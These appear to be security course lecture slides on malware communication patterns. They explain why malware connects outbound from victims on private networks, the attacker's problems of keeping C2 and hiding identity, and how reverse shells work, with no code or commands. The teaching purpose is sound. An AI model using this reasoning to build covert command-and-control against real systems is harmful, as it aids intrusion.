


# Malware Communication Pattern



# GENERAL Scenario




- ❑ **Execution** obtained (somehow)
- ❑ Who is **client** and who is **server**?




# TCP

## Communication Patterns




# Wrong Pattern (I)



❑ Victim has **private** IP address (VERY COMMON)


⇒ TCP server **not reachable from the outside**

# Wrong Pattern (II)




- ❑ Victim has public IP address (MUCH LESS COMMON)
  - ⇒ Internal TCP servers **must be allowed** by the border **firewall**
  - ⇒ Inbound connections to "**new servers**" may raise **suspensions** (if traffic logs are analyzed and understood)

# Correct Pattern



- ❑ Victim usually has **private IP address**  
⇒ Clients can usually communicate with the outside
- ❑ Border firewall might place some restrictions...  
but some allowed outbound protocol can be found easily
- ❑ Outbound connections hardly raise any suspicions

# Key Requirement



# Key Attacker Problems

Must know **IP address** and **port number** of the other side




- ❑ Once **discovered** and **analyzed**:
  - ❑ IP address can be **blocked** at the firewall
  - ❑ **How to keep C2?**
- ❑ IP address owner can be **found**
  - ❑ **How to obfuscate location and identity?**



# Reverse Shells




# Objective (I)




- ❑ Remote shell
  - ❑ Malware itself is a shell (example: `meterpreter`)
  - or,
  - ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

# Objective (II)



- ❑ Remote shell
  - ❑ Malware itself is a shell (example: `meterpreter`)
  - or,
  - ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

# REVERSE Shell




Listener

**Reverse Shell**

"reverse" because it is the **client** that **executes** commands

# Our focus



- ❑ Remote shell


- ❑ Malware itself is a shell (example: `meterpreter`)



- ❑ Malware spawns a **shell of the target platform** and **connects I/O** as needed

